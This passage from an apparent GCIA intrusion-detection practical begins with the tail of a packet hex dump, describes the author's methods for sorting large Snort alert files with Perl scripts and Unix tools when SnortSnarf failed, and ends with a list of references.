36 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 63  6..Connection: c
6C 6F 73 65 0D 0A 58 2D 4B 61 7A 61 61 2D 58 66  lose..X-Kazaa-Xf
65 72 49 64 3A 20 31 35 30 36 36 31 34 31 0D 0A  erId: 15066141..
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Assignment Three Analysis Methodology:

Like most GCIA students, I did my best to use SnortSnarf to sort and analyze the alert data. Oh, how I tried but to no avail. Even throwing more memory and processor power didn't seem to help the issue and after launching the script before I went to bed, I'd wake up in the morning to see my machine gasping for air and trying to recover from the pounding it had received at the hands of James Hoagland's wonderful tool. With each failure, I would try to clean up the data a little more in the hopes that SnortSnarf would eventually be able to chunk its way through such a large volume of traffic.

As the practical deadline approached, I slowly came to the realization that no matter how hard I tried and how many times I crossed my fingers, SnortSnarf wasn't going to be able to chunk its way through such a large volume of data. I read through hundreds of great GCIA papers during the course of my research and a great deal of students found themselves in a similar situation; loved SnortSnarf, wanted it to work but had quickly run out of options. Much to my great fortune, many of these students possess great skills in the areas of Perl and Unix 'one-liners' that could sort, analyze and correlate the data quicker than I can add yet more memory to my machine in the hopes of SnortSnarf springing to life and saving the day.

I found the Perl scripts, csv.pl and summarize.pl written by Tod Beardsley (http://www.giac.org/practical/Tod_Beardsley_GCIA.doc) to be an amazing tool to help analyze the Alert data. In fact, if it wasn't for these two scripts, I'd still be trying to find ways to sort through all that data. Tod's scripts allowed me to my hands around the "bigger picture" and helped set the foundation for the rest of the assignment. However, SnortSnarf wasn't totally out of the picture as I found a way to use the tool to sort specific alerts that I 'grep'd' out of the concatenated Alert file. For example, after using Tod's scripts to summarize the top alerts, I then took that information and piped specific alert entries into a separate file that I then ran through SnortSnarf to get more detailed information.

I must say that this section of the practical taught me a great deal about working with large amounts of data. Even while cursing under my breath for weeks on end, I still felt I learned a great deal more than I would have if SnortSnarf would have worked the first time through. While I felt I had a great understanding of basic Unix utilities like 'sort', 'grep', 'uniq' and others, it wasn't until I had to rely on them so heavily that I came to appreciate their importance. In fact, I was able to take the knowledge I learned from working with the alert data and come up with manual ways of analyzing and sorting the Scan and OOS files. However, not yet fully trusting my ability, I double-checked my

work with scripts from Chris Kuethe
(http://www.giac.org/practical/chris_kuethe_gcia.html)
and Mike Bell (http://www.giac.org/practical/Mike_Bell_GCIA.doc)
just to make sure I covered all my bases.

References:

"Adore Worm". URL: http://www.sans.org/y2k/adore.htm (23 May 2003).

Arkin, Ofir. "USENET Post: Subject: A crash course with Linux Kernel 2.4.x, IP ID values & RFC 791". URL: http://groups.google.com/groups?q=IP+ID+0+TCP&hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=3CB8955C.10407%40atstake.com&rnum=1. (29 March 2003).

Baker, Richard. "Intrusion Detection In-depth". URL: http://www.giac.org/practical/GCIA/Richard_Baker_GCIA.rtf. (31 March 2003).

Bell, Mike. "GCIA Practical for Capital SANS/Washington DC". URL: http://www.giac.org/practical/Mike_Bell_GCIA.doc. (22 May 2003).

Embrich, Mark. "Intrusion Detection In-depth". URL: http://www.giac.org/practical/Mark_Embrich_GCIA.htm. (22 May 2003).

"Examining Port Scan Methods – Analyzing Audible Techniques". URL: http://www.synnergy.net/downloads/papers/portscan.txt. (23 May 2003).

Hackworth, Aaron. "USENET Post: RE: LOGS: GIAC GCIA Version 3.2 Practical Detect(s)". URL: http://cert.uni-stuttgart.de/archive/intrusions/2002/10/msg00341.html. (28 March 2003).

"IIS Lockdown Tool". URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/tools/locktool.asp. (23 May 2003).

Kimber, Lee. "Experts Fear Trojan Server Virus". URL: http://www.internetwk.com/story/INW19991014S0003. (23 May 2003).

Kovacevich, Susan. "SANS GIAC Practical". URL: http://www.giac.org/practical/GCIA/Susan_Kovacevich_GCIA.pdf. (23 May 2003).

"Linux/Unix – Information about the Unix Cut Command". URL: http://www.computerhope.com/unix/ucut.htm. (27 March 2003).

Miller, Toby. "Passive OS Fingerprinting: Details and Techniques". URL: http://www.incidents.org/papers/OSfingerprinting.php. (23 May 2003).

"Sample Chapter: Snort Preprocessors". URL: http://www.syngress.com/book_catalog/244_snort/sample.pdf. (23 May 2003).

"TCPDUMP Manual Page". URL: http://www.tcpdump.org/tcpdump_man.html. (23 May 2003).

Timm, Kevin. "IDS Evasion Tactics and Techniques". URL: http://www.securityfocus.com/infocus/1577. (24 May 2003).

"Vendor/Ethernet MAC Address Lookup". URL: http://www.coffer.com/mac_find/. (17 MAY 2003).

Wilkinson, Michael. "GCIA Practical for SANS Darling Harbour". URL: http://www.giac.org/practical/michael_wilkinson_gcia.doc. (23 May 2003).

Wu, Marcus. "Intrusion Detection: New Tools and Existing Theory". URL: http://www.giac.org/practical/GCIA/Marcus_Wu_GCIA.pdf. (29 March 2003).